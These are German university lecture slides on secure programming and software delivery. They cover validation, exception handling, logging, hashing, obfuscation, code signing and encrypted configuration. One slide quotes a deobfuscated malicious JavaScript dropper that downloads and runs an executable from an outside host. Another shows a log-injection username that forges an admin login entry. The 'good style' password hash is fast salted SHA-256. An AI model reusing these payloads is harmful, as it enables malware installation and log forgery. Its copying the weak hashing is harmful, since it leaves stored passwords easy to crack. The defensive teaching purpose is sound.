esse

Security for Systems Engineering – VO 01: Sichere Programmierung

Karin Kernegger
Stefan Taber
Florian Fankhauser

Agenda

Einführung in die sichere Programmierung

Eingabe- & Ausgabevalidierung

Bibliotheken und Frameworks

Exception Handling

Logging

Umgang mit sensiblen Informationen

Vererbung

Einführung in die sichere Programmauslieferung

Code Obfuscation

Code Encryption

Code Signing

Encrypted Configuration

Zusammenfassung

Aktuelles aus dem Securitybereich

- (06.03.2018) Lücke im LTE Protokoll
- (02.03.2018) Webseite eines SSL Resellers anfällig für Code Injection
- (28.02.2018) Unitymedia Kunden konnten auf fremde Rechnungn zugreifen
- (22.02.2018) Cisco-Sicherheitsupdate: Ohne Passwort zu Adminrechten
- (21.02.2018) Tesla-Server zum Schürfen von Kryptowährungen

(Vergleiche `https://www.heise.de/security`)

Gründe für unsichere Software

- Inhaltliche Fehler bedingt durch
  - Komplexität, häufige Modifikation, Zeitdruck
  - Fehlende Kommunikation im Entwicklungsteam (inklusive QS und PM)
  - Keine ausreichende Testabdeckung
- Programmierfehler
  - Fehlerhafte / keine Eingabe- bzw. Ausgabevalidierung
  - Hardcoding von sensiblen Informationen
- Designschwächen im / beim
  - Applikationsworkflow, Datenmodell
  - Logging bzw. Exception Handling
- Falsche Annahmen in Bezug auf Sicherheit

Schutzziele, Sicherheitsanforderungen und Sicherheitsbewusstsein in Bezug auf die Softwareentwicklung

- Identifikation des Umfeldes
  - Schutzgüter (Assets) deren Schutzbedarf erheben
  - Bedrohungen modellieren
  - Organisatorische Maßnahmen
- Berücksichtigung der Schutzziele
- Definition von zusätzlichen funktionalen und nicht funktionalen Sicherheitsanforderungen
- Security-Awareness im Entwicklungsteam schaffen

(Vergleiche IntroSec - VO Sicherheit in der Softwareentwicklung)

Eingabe- & Ausgabevalidierung – Einführung

- Überprüfen des Formats
- Überprüfen des Datentypes
- Überprüfen des Wertebereiches
- Überprüfen auf Schadinformationen

Eingabe- & Ausgabevalidierung – Filtern vs. Sanieren

- Filtern
  - Blacklist Filter
  - Whitelist Filter
  - Whitelisting ist zu präferieren!
- Sanieren
  - Konvertieren (Escapen) von Sonderzeichen
  - Integrität der Daten darf nicht verloren gehen

Eingabe- & Ausgabevalidierung – Problematik

Obfuscated Code

```
eval(unescape('%0a%76%61%72%20%41%3d%27%33%32%45 ... ...
33%32%25%33%33%%25%37%38%25%32%39%25%32%29%3b'));
```

deobfuscation

```
var A='32888910a2af15348ce897f40f.....d09c5ecc80a4';
eval(unescape('%76%61%72%20%51.....%78%29%29%3b'));
```

deobfuscation

```
...
var urlRealExe='http://bestnums.net/dl/176/win32.exe';
if(v[0]&&v[1]&&v[2]){
  var data=XMLHttpDownload(v[0], urlRealExe);
  if(data!=0){
        var name="c:\\sys"+GetRandString(4)+".exe";
        if(AD2BDStreamSave(v[1],name,data)==1){
        if (ShellExecute(v[2], name, n) == 1){
          ret=1;
    }
  }
}
...
```

(Vergleiche JStill: mostly static detection of obfuscated malicious JavaScript code, Xu, 2013)

Eingabe- & Ausgabevalidierung – Validierungsmöglichkeiten

- Client
  - Performanter
  - Sehr frühe Validierung möglich
  - Kann allerdings umgangen werden
- Server
  - Validierung erfordert Systemresourcen
  - Server-seitige Validierung ist verpflichtend

Eingabe- & Ausgabevalidierung – Beispiel Java (1)

Ausgabevalidierung beim Schreiben eines Log-Files – Bad Style

```
boolean loginSuccessful = login(username);
if (loginSuccessful) {
    logger.severe("User login succeeded for: " + username);
} else {
    logger.severe("User login failed for: " + username);
}
```

Wo gibt es Schwächen in dieser Lösung?

(Vergleiche `https://www.securecoding.cert.org`)

Eingabe- & Ausgabevalidierung – Beispiel Java (2)

Ausgabevalidierung beim Schreiben eines Log-Files – Bad Style

1. Angreifer meldet sich als `userX` an

```
May 15, 2011 2:19:10 PM java.util.logging.RootLogger
SEVERE: User login failed for: userX
```

2. Angreifer verwendet neuen „Benutzername“

```
userX
May 15, 2011 2:19:10 PM java.util.logging.RootLogger
SEVERE: User login succeeded for: administrator
```

3. Angreifer erreicht damit 2 Einträge im Log-File

```
May 15, 2011 2:19:10 PM java.util.logging.RootLogger
SEVERE: User login failed for: userX
May 15, 2011 2:19:10 PM java.util.logging.RootLogger
SEVERE: User login succeeded for: administrator
```

Eingabe- & Ausgabevalidierung – Beispiel Java (3)

Ausgabevalidierung beim Schreiben eines Log-Files – Good Style

```
if (Pattern.matches("[A-Za-z0-9_]+", username)) {
        boolean loginSuccessful = login(username);
    if (loginSuccessful) {
        logger.severe("User login succeeded for: " + username);
    } else {
        logger.severe("User login failed for: " + username);
    }
} else {
        logger.severe("User login fails because username does not
            match pattern [A-Za-z0-9_]+");
}
```

(Vergleiche `https://www.securecoding.cert.org`)

Bibliotheken und Frameworks – Einführung

- Verwendung sicherer Funktionen
- Verwendung existierender Frameworks / Bibliotheken
  - Sind meist bereits gut getestet und sicher
  - Verbessern den Lesefluss des Codes
  - Vermeiden von zusätzlichen Fehlerquellen
  - Abhängigkeit zu Framework / Bibliothek
- Verwendung existierender statischen Codeanalyse-Tools
  - Auffinden von bereits bekannten unsicheren Funktionen
  - Statische Überprüfung der Einhaltung von Coderichtlinien

Sichere Funktionen – Beispiel C (1)

Öffnen und Schreiben einer Datei – Bad Style

```
char *file_name;
FILE *fp;

/* Initialize file_name */

fp = fopen(file_name, "w");
if (!fp) {
  /* Handle error */
}
```

Welche Schwächen gibt es in dieser Lösung?

(Vergleiche `https://www.securecoding.cert.org`)

Sichere Funktionen – Beispiel C (2)

Öffnen und Schreiben einer Datei – Bad Style

- Die Datei kann in ein unsicheres Verzeichnis generiert werden
- Default-Dateiberechtigungen werden vom OS vergeben
- Ein Angreifer
  - Kann Command Injection durchführen
  - Kann Zugriff auf verschiedene Verzeichnisse erlangen
  - Kann existierende Dateien überschreiben

Dateierzeugung – Beispiel C (3)

Öffnen und Schreiben einer Datei – Good Style

```
// Standard C
char *file_name;
FILE *fp
errno_t res = fopen_s(&fp, file_name, "wx");
if (res != 0) {
  /* Handle error */
}
```

(Vergleiche `https://www.securecoding.cert.org`)

Bibliotheken / Frameworks – Beispiel Java (1)

Bad Style

```
FileInputStream inputstream = null;
try {
        inputstream = new FileInputStream(file);
        byte[] bytes = new byte[inputstream.available()];
        int read = inputstream.read(bytes);
        if(read != bytes.length){
                bytes = null;
        }
} finally {
        inputstream.close();
}
```

Welche Schwächen gibt es in dieser Lösung?

Bibliotheken / Frameworks – Beispiel Java (2)

Good Style

```
bytes[] bytes =  FileUtils.readFileToByteArray(file); // FileUtils
    from Apache Commons
```

Statische Codeanalyse – Tools

- FindBugs (Java)
- Checkstyle (Java)
- SonarJ (Java)
- StyleCop (C#)
- Astrée (C)

Exception Handling

- Bezeichnet die explizite Abarbeitung eines nicht vorhergesehenen bzw. nicht definierten Softwareverhaltens,
  z.B. Öffnen von nicht existierenden Dateien
- Keine sensible Information preisgeben, falls Exception auftritt
- Software muss sich wieder in einem sicheren Status nach der Exception-Behandlung befinden
- Faustregeln bei der Implementierung
  - throw early
  - catch late
- Be specific (Benutzersicht) vs. be general (Sicherheitsicht)

Exception Handling – Beispiel Java (1)

Exception Handling und Logging – Bad Style

```
// sensible Information wird ausgegeben
try{
    // do some IO
}catch (IOException ioe) {
    ioe.printStackTrace();
}

// Checked Exception im finally-Block
try {
    BufferedReader reader = new BufferedReader(new FileReader(fi));
    try {
        // Do operations
    } finally {
        reader.close();      // ... Other cleanup code ...
    }
} catch (IOException x) {
}
```

(Vergleiche `https://www.securecoding.cert.org`)

Exception Handling – Beispiel Java (2)

Auslesen einer Datei – Bad Style

```
FileInputStream inputstream = null;
try {
        inputstream = new FileInputStream(file);
} finally {
        inputstream.close();
}

try {
        try {
                throw new IOException("...");
        } finally {
                throw new NullPointerException("...");
        }
} catch(IOException e) {
        throw new IllegalArgumentException("...");
}
```

Exception Handling – Runtime- vs. Checked-Exception

- Exceptions sind Teil von Schnittstellen/Services
- Daher auch Teil des Agreements zwischen Service-Nutzer und Service-Anbieter
- Runtime-Exception nur in begründeten Ausnahmefällen verwenden
- Ansonst Checked-Exceptions verwenden

Exception Handling – Beispiel Runtime- vs. Checked-Exception (1)

Bad Style:

```
public interface FooService {
    public boolean foo(String arg);
}

public class FooServiceImpl implements FooService {
    public boolean foo(String arg) {
        throws new RuntimeServiceException();
    }
}

public class Controller {
    @Autowired  private FooService fooService;
    ...
    try {
        fooService.foo(null);
    } catch (RuntimeServiceException e) { ... }
    ...
}
```

Exception Handling – Beispiel Runtime-Exception (2)

- Zur Erinnerung

```
try {
    fooService.foo(null);
} catch (RuntimeServiceException e) { ... }
```

- Verwendete Bean der erste Version

```
public class FooServiceImpl implements FooService {
    public boolean foo(String arg) {
        throws new RuntimeServiceException();
    }
}
```

- Verwendete Bean einer späteren Version

```
public class FooServiceImpl2 implements FooService {
    public boolean foo(String arg) {
        throws new NewRuntimeException();
    }
}
```

Logging – Einführung

- Protokollieren von Benutzeraktionen
- Prinzipiell alles loggen, aber zumindest
  - Erfolgreiche und fehlgeschlagene Anmeldeversuche
  - Authorization requests
  - Datenmanipulation (CRUD)
  - Session-Terminierung
- Verwendung von Logging-Frameworks (z.B. logback)
- Einheitlicher Aufbau des Log-Files (z.B. Länge der Log-Einträge)

Logging – Problematik

- Detailgrad des Logs
- Speicherort der Logdateien
- Größe und Lebensdauer von Logdateien
- Sensible Informationen
- Intrusion Detection System (IDS) und Intrusion Prevention System (IPS)
- Nichtabstreitbarkeit / Nachvollziehbarkeit

Umgang mit sensibler Information – Einführung

- Viele Applikationen arbeiten mit sensiblen Daten
  - Daten meistens unverschlüsselt
  - Datensicherheit und -integrität wird gefährdet
- Guidelines:
  - Kein Hardcoding von sensiblen Informationen in der Applikation
  - Keine Speicherung von sensiblen Daten über ihren Verwendungszeitpunkt hinaus
  - Wenn sensible Daten gespeichert werden müssen
    $\rightarrow$ zuerst verschlüsseln (oder hashen)
  - Sicheres Entfernen von sensiblen Daten von HDD oder RAM

Umgang mit sensibler Information – Beispiel Java

Hashing von sensiblen Information – Bad Style

```
public byte[] getHash(String password) throws
    NoSuchAlgorithmException {

    MessageDigest digest = MessageDigest.getInstance("SHA-1");
    digest.reset();

    byte[] input = digest.digest(password.getBytes("UTF-8"));

    return input;
}
```

- Welche Schwächen gibt es in dieser Lösung?

(Vergleiche `https://www.owasp.org`)

Umgang mit sensibler Information – Beispiel Java

Hashing von sensiblen Information – Bad Style

- Probleme
  - Verwendung eines unsicheren Hash-Verfahren
  - Kein Salt-Wert
- Bessere Hash-Verfahren:
  - Bcrypt: langsamen Hashes $\rightarrow$ Zeitaufwand für Angreifer bei Brute Force Angriffen
  - SHA-256/512: derzeitig sicheres Hash-Verfahren

(Vergleiche `https://www.mindrot.org/projects/jBCrypt/` `https://www.owasp.org`)

Umgang mit sensibler Information – Beispiel Java

Hashing von sensiblen Information – Good Style

```
public byte[] getHash(String password, byte[] salt)
                                throws NoSuchAlgorithmException {

    MessageDigest digest = MessageDigest.getInstance("SHA-256");

    digest.reset();
    digest.update(salt);

    byte[] input = digest.digest(password.getBytes("UTF-8"));

    return input;
}
```

(Vergleiche `https://www.owasp.org`)

Umgang mit sensibler Information – Beispiel Java

Verarbeitung von sensibler Information – Good Style

```
class IPaddress {
  public static void main(String[] args) throws IOException {
    char[] ipAddress = new char[12];
    BufferedReader br = new BufferedReader(new InputStreamReader(
        new FileInputStream("serveripaddress.txt")));
    int n = br.read(ipAddress);

    // do something important

    for (int i = n - 1; i >= 0; i--) {
       ipAddress[i] = 0;
    }
    br.close();
  }
}
```

(Vergleiche `https://www.securecoding.cert.org`)

Umgang mit sensibler Information – Beispiel C++

Verarbeitung von sensibler Information – Good Style

```
int validate(char *username) {
  char *password;
  char *checksum;
  password = read_password();
  checksum = compute_checksum(password);
  erase(password); /* securely erase password */
  return !strcmp(checksum, get_stored_checksum(
    username));
}
```

(Vergleiche `https://www.securecoding.cert.org`)

Risiken bei Vererbung – Beispiel Java

- Subklassen überschreiben Code der Superklassen
  - Sicherheitsrelevanten Klasses schützen, indem diese als `final` markiert werden ⇒ Keine Vererbung möglich
  - Klassen mit ausschließlich statischen Methoden sollten einen privaten Konstruktor verwenden
- Superklassen können Subklassen beeinflussen
  - `java.security.Provider` erbt von `java.util.Hashtable`
  - `java.security.Provider` überschreibt Methoden und verwendet `SecurityManager`
  - Ab JDK 1.2 neue Method in `java.util.Hashtable`, welche in `java.security.Provider` nicht überschrieben wurde

(Vergleiche `http://www.oracle.com/technetwork/java/seccodeguide-139067.html`)

Von der sicheren Programmierung zur sicheren Programmauslieferung

- Sicherheitsanforderungen, sicheres Design
- Sichere Programmierung
  - Befolgung von Richtlinien, Guidelines
  - Verwendung von Standards und Best-Practice
- Testing
  - Unit-Test, Komponententest, Systemtests, usw.
  - Sicherheitstests
- Nächster Schritt $\rightarrow$ Auslieferung der Software
- Weitere Maßnahmen sind zu treffen

Programmauslieferung – Ziele von Angreifern

- Vertraulichkeit
  - Informationen sammeln (z.B. Passwörter, Benutzernamen, URLs, IPs)
  - Code analysieren (z.B. Authentifizierungsmethoden, Lizenzüberprüfungen)
- Integrität
  - Code manipulieren
  - Eigenen (Schad)Code einbringen
  - Konfigurationen manipulieren
- Authentizität
  - Manipulierten Code verteilen, indem der Name einer Firma missbraucht wird

Code Obfuscation – Ziele von Reverse Engineering

- Kontrollfluss
- Einprogrammierte Werte
- Vorhandener Testcode
- Verwendete Mechanismen (z.B. Prüfen von Lizenzen oder Authentifizierungsdaten)
- Whitebox Angriffe

Code Obfuscation – Einführung

- Lesbarkeit des Codes für Menschen erschweren
- Den Aufwand des Dekompilierens erhöhen
- Programme vor Reverse Engineering schützen

Code Obfuscation – Layout Obfuscation

- Umbenennung von Bezeichnern (z.B. Variablen, Methoden, Klassen)
- Löschen von Debug-Informationen (meist von Compiler eingefügt)

- Erschwert Lesbarkeit des Codes
- Programmlogik bleibt erhalten

Code Obfuscation – Layout Obfuscation

```
                                #include\
                                <stdio.h>
                        #include                <stdlib.h>
                        #include                <string.h>

                       #define w "Hk~HdA=Jk|Jk~LSyL[{M[wMcxNksNss:"
                      #define r"Ht@H|@=HdJHtJHdYHtY:HtFHtF=JDBIl"\
                     "DJTEJDFIlMIlM:HdMHdM=I|KIlMJTOJDOIlWITY:8Y"
                    #define S"IT@I\\@=HdHHtGH|KILJJDIJDH:H|KID"\
                   "K=HdQHtPH|TIDRJDRJDQ:JC?JK?=JDRJLRI|UItU:8T"
                  #define _(i,j)L[i=2*T[j,O[i=O[j-R[j,T[i=2*\
                 R[j-5*T[j+4*O[j-L[j,R[i=3*T[j-R[j-3*O[j+L[j,
                #define t"IS?I\\@=HdGHtGIDJILIJDIItHJTFJDF:8J"

    #define y                   yy(4),yy(5),                yy(6),yy(7)
  #define yy(                 i)R[i]=T[i],T[i ]            =O[i],O[i]=L [i]
#define Y _(0                 ], 4] )_ (1 ], 5] )_ (2       ], 6] )_ (3 ], 7] )_=1
#define v(i)(          (( R[ i ] * _ + T [ i ]) * _ + O [ i ]) * _ + L [ i ]) *2
double b = 32  ,l ,k ,o ,B ,_ ; int Q , s , V , R [8 ], T[ 8] ,O [8 ], L[ 8] ;
#define q( Q,R ) R= *X ++ % 64 *8 ,R |= *X /8 &7 ,Q=*X++%8,Q=Q*64+*X++%64-256,
# define  p         "G\\QG\\P=GLPGTPGdMGdNGtOGlOG"    "dSGdRGDPGLPG\\LG\\LHtGHtH:"
#  define W           "Hs?H{?=HdGH|FI\\II\\GJlHJ"      "lFL\\DLTCMlAM\\@Ns}Nk|:8G"
# define   U             "EDGEDH=EtCElDH{~H|AJk}"        "Jk?LSzL[|M[wMcxNksNst:"
#  define u                    "Hs?H|@=HdFHtEI"              "\\HI\\FJLHJTD:8H"
char  *   x                     ,*X , ( * i )[                640],z[3]="4_",
*Z = "4,804.804G" r U "4M"u S"4R"u t"4S8CHdDH|E=HtAIDAIt@IlAJTCJDClIKI\\K:8K"U
 "4TDdWDdW=D\\UD\\VF\\FFdHGtCGtEIDBIDDIlBIdDJT@JLC:8D"t"4UGDNG\\L=GDJGLKHL\
FHLGHtEHtE:"p"4ZFDTFLT=G|EGlHITBH|DIlDIdE:HtMH|M=JDBJLDKLAKDALDFKtFKdMK\
\\LJTOJ\\NJTMJTM:8M4aGtFGlG=G|HG|H:G\\IG\\J=G|IG|I:GdKGlL=G|JG|J:4b"W
S"4d"W t t"4g"r w"4iGlIGlK=G|JG|J:4kHl@Ht@=HdDHtCHdPH|P:HdDHdD=It\
BIlDJTEJDFIdNI\\N:8N"w"4lID@IL@=HlIH|FHlPH|NHt^H|^:H|MH|N=J\\D\
J\\GK\\OKTOKDXJtXItZI|YIlWI|V:8^4mHLGH\\G=HLVH\\V:4n" u t t
"4p"W"IT@I\\@=HdHHtGIDKILIJLGJLG:JK?JK?=JDGJLGI|MJDL:8M4\
rHt@H|@=HtDH|BJdLJTH:ITEI\\E=ILPILNNtCNlB:8N4t"W t"4u"
p"4zI[?Il@=HlHH|HIDLILIJDII|HKDAJ|A:JtCJtC=JdLJtJL\
THLdFNk|Nc|\
:8K"; main (
int C,char**        A) {for(x=A[1],i=calloc(strlen(x)+2,163840);
C-1;C<3?Q=_=       0,(z[1]=*x++)?((*x++==104?z[1]^=32:--x), X =
strstr(Z,z))      &&(X+=C++):(printf("P2 %d 320 4 ",V=b/2+32),
V*=2,s=Q=0,C     =4):C<4?Q-->0?i[(int)((l+=o)+b)][(int)(k+=B)
]=1:_?_-=.5/    256,o=(v(2)-(l=v(0)))/(Q=16),B=(v(3)-(k=v(1)
))/Q:*X>60?y    ,q(L[4],L[5])q(L[6],L[7])*X-61||(++X,y,y,y),
```

(Vergleiche `https://rjlipton.files.wordpress.com/2010/05/code.png`)

Code Obfuscation – Control Obfuscation

- Ändern des Program-Control-Flusses (z.B. Neue (ungültige) Code-Abschnitte)
- Ändern des Programmablaufes

- Erschwert Nachvollziehbarkeit der Programmlogik
- Programme werden größer und langsamer
- Programm kann beeinflusst werden (z.B. Fehler werden eingebaut)

Code Obfuscation – Data Obfuscation

- Ändern der Vererbungsbeziehung
- Array-Restrukturierung
- Clone-Methoden (verschiedene Versionen von Methoden)
- Aufspalten der Variablen
- String-Manipulationen

- Erschwert sehr stark die Nachvollziehbarkeit des Codes
- Programme werden größer und langsamer

Code Obfuscation – Demonstration

(Vergleiche `https://traintospeak.files.wordpress.com/2012/12/boring-science-presentation.jpg`)

Code Obfuscation – Ausblick

- Relativ guter Schutz gegen Reverse Engineering
- Einfach anzuwenden

- Beschränkt einsetzbar für Bibliotheken und Frameworks
- Sinnvoll nur bei einzelnen Klassen
- Konfigurationen beachten
- Reflection beachten
- Sicherheit nicht garantiert

Code Encryption – Einführung

Ziele von Code Encryption

- Zugriff auf Code einschränken
- Code vor Manipulation schützen
- Dekompilieren verhindern


Einschränkungen

- Aufbewahrung des Schlüssels/Entschlüsselungsalgorithmus
- Debugging der Applikation
- Lademechanismus der VM ausnutzen (z.B. Java)
- VM manipulieren

Code Encryption – Ansätze

- Binärcode manipulieren
  - Ausnutzen einer VM und dessen Klassenlademechanismus
  - Externe Applikation übernimmt die Interpretation des Codes
- Quellcode manipulieren
  - Einführung von Objekten, welche bestimmte Teile der Applikation nachladen (ähnlich wie externe Programme zur Programmausführung)

Code Encryption – VM am Beispiel von Java VM



(Vergleiche `http://www.hit.bme.hu/~buttyan/courses/BMEVIHI9367/Java_security.ppt`)

Code Encryption – Ausblick

- Code vor Manipulation geschützt
- Dekompilieren nicht möglich

- Lediglich der Zugang zum Code wird erschwert
- Keine Garantie, dass der Code sicher ist
- Geschwindigkeitsverlust beim Programmstart
- Kaum eingesetzt

Code Signing – Motivation

- Integrität der Applikation
- Verhindern von Manipulationen
- Authentizität der Applikation
- Eigentümer des Codes festlegen
- Rechte Management, Policy (z.B. vertraute Java-Applets dürfen auf das Filesystem zugreifen)

Code Signing – Java

1. Generate Public/Private Key Pair

   ```
   keytool -genkey -keyalg rsa -alias MyCert
   ```

2. Generate a Certificate Signing Request (CSR)

   ```
   keytool -certreq -alias MyCert
   ```

3. Import the Digital Certificate

   ```
   keytool -import -alias MyCert -file VSSStandleyNew.cert
   ```

4. **Sign the JAR file**

   ```
   jarsigner Test.jar MyCert
   ```

5. **Verify Signature**

   ```
   jarsigner -verify -certs Test.jar
   ```

Code Signing – Java

```
Manifest-Version: 1.0
Created-By: 1.6.0 (Sun Microsystems Inc.)
Main-Class: Calculator

Name: Operation.class
SHA1-Digest: I4ItCerpd2ASZnaZ7xSpFcBuntE=

Name: Negation.class
SHA1-Digest: uJBjy2KpXYeTka8P6eOut49QWkA=

Name: Calculator.class
SHA1-Digest: 3N0JdNWLgyj5XJp8uVHNLT8MZOQ=

Name: Addition.class
SHA1-Digest: FARqx+YgCTUDa7IhqWD0pQkqSbU=
```

Code Signing – .Net

1. Generate Public/Private Key Pair

   ```
   makecert.exe -sv MyKey.pvk -n "CN=ESSE" MyCert.cer
   ```

2. Create a PFX file

   ```
   pv2pfx.exe -pvk MeyKey.pvk -spec MyCert.cer -pfx MyPFX
    -po password
   ```

3. **Sign the Application**

   ```
   signcode.exe -t <timestamp URL> -spc MyCert.spc
    -v MeyKey.pvk "TestApplication.exe"
   ```

(Vergleiche `www.tech-pro.net/code-signing-for-developers.html`)

Code Signing – Demonstration

(Vergleiche `http://www.informatik.uni-oldenburg.de/~sos/kurse08/publikum.jpg`)

Code Signing – Ausblick

- Authentizität der Applikation sichergestellt
- Modifikationen der Applikation schnell und einfach feststellbar
- Gängige Praxis

- Keine Garantie für fehlerfreien Code
- Kein Schutz vor Dekompilieren
- Kein Schutz vor Modifikationen des Benutzers

Encrypted Configuration – Einführung

Angriffsziele

- Informationen sammeln (z.B. Passwörter, Benutzernamen, URLs)
- Konfigurationen manipulieren (z.B. Policy, Plugins, konfigurierte Klassen)

Motivation

- Konfigurationen enthalten schützenswerte Daten (z.B. Datenbankanbindungen)
- Konfiguration vor Modifikationen schützen

Encrypted Configuration – Beispiel Jasypt

- Java Bibliothek:

  `http://www.jasypt.org/encrypting-configuration.html`
- Teilweise verschlüsselte Properties

Erstellung des Property-Files:

```
> encrypt.sh input=postgres password=jasypt
----ENVIRONMENT-----------------
Runtime: Sun Microsystems Inc. Java HotSpot(TM) Client VM 17.1-b03

----ARGUMENTS-------------------
input: postgres
password: jasypt

----OUTPUT----------------------
G6N718UuyPE5bHyWKyuLQSm02auQPUtm
```

Encrypted Configuration – Beispiel Jasypt

Property-Datei:

```
datasource.driver=com.mysql.jdbc.Driver
datasource.url=jdbc:mysql://localhost/reportsdb
datasource.username=reportsUser
datasource.password=ENC(G6N718UuyPE5bHyWKyuLQSm02auQPUtm)
```

Zugriff in Java:

```
StandardPBEStringEncryptor encryptor = new StandardPBEStringEncryptor();
encryptor.setPassword("jasypt");

Properties props = new EncryptableProperties(encryptor);
props.load(new FileInputStream("/path/to/my/configuration.properties"));
String datasourceUsername = props.getProperty("datasource.username");
String datasourcePassword = props.getProperty("datasource.password");
```

Encrypted Configuration – ASP.NET XML-Konfiguration

- .NET Lösung:
  `https://msdn.microsoft.com/en-us/library/ff650304.aspx`
- Teilweise verschlüsselte XML-Konfigurationen
- Verwendet XML-Encryption
- Schlüssel hinterlegt durch bestimmte Provider (z.B. RSAProtectedConfigurationProvider, . . .)

Encrypted Configuration – ASP.NET XML-Konfiguration

Originale XML-Konfiguration:

```
<connectionStrings>
  <add name="MyLocalSQLServer"
       connectionString="Initial Catalog=aspnetdb; data
           source=localhost; Integrated Security=SSPI;"
       providerName="System.Data.SqlClient" />
</connectionStrings>
```

Erstellen der verschlüsselten Konfiguration:

```
aspnet_regiis -pe "connectionStrings" -app "/MachineRSA"
```

Encrypted Configuration – ASP.NET XML-Konfiguration

```
<connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
    <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
      xmlns="http://www.w3.org/2001/04/xmlenc#">
      <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
      <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
          <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
          <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
            <KeyName>Rsa Key</KeyName>
          </KeyInfo>
          <CipherData>
            <CipherValue>...</CipherValue>
          </CipherData>
        </EncryptedKey>
      </KeyInfo>
      <CipherData>
        <CipherValue>...</CipherData>
    </EncryptedData>
</connectionStrings>
```

Encrypted Configuration – Ausblick

- Erschwert die Manipulation der Konfigurationsdateien
- Zugriff auf Konfigurationsinhalt beschränkt

- Wartung der Konfigurationsdateien aufwändiger (z.B. Neuer Schlüssel, Werte ändern, . . .)
- Kein Schutz vor Debugging
- Aufbewahrung des Schlüssels?

Zusammenfassung

- Sicherheit muss beim gesamten Softwareentwicklungsprozess beachtet werden
- Verwendung von Best-Practice, Standards, Richtlinien bei der Implementierung
- Weitere Schutzmechanismen nach Abschluss der Applikation notwendig

- Code Obfuscation gegen Reverse Engineering
- Code Signing, um Programm Integrität sicher zustellen
- Verschlüsselte Konfigurationen zum Schutz vertraulicher Daten

Tools

Decompiler:

- JD – Java Decompiler (`http://jd.benow.ca/`)
- JAD – Java Decompiler (`https://www.varaneckas.com/jad`)
- JetBrains – .Net Decompile (`https://www.jetbrains.com/decompiler`)

Obfuscator:

- Proguard – Java Obfuscator (`https://www.guardsquare.com/en/proguard`)
- Eazfuscator – .Net Obfuscator (`http://www.foss.kharkov.ua/g1/projects/eazfuscator/dotnet/Default.aspx`)

Literatur/Quellen

- https://www.securecoding.cert.org/
- https://www.owasp.org/
- Official (ISC)2 Guide to the CSSLP, Mano Paul, 2011
- Software Security: Building Security In, McGraw, 2006
- JStill: mostly static detection of obfuscated malicious JavaScript code, Xu, 2013
- Preserving the Exception Handling Design Rules in Software Product Line Context: A Practical Approach, Junior, 2011
- Defending against Cross-Site Scripting Attacks, Shar, 2012
- An Automatic Mechanism for Sanitizing Malicious Injection, Lin, 2008

Vielen Dank!

https://security.inso.tuwien.ac.at/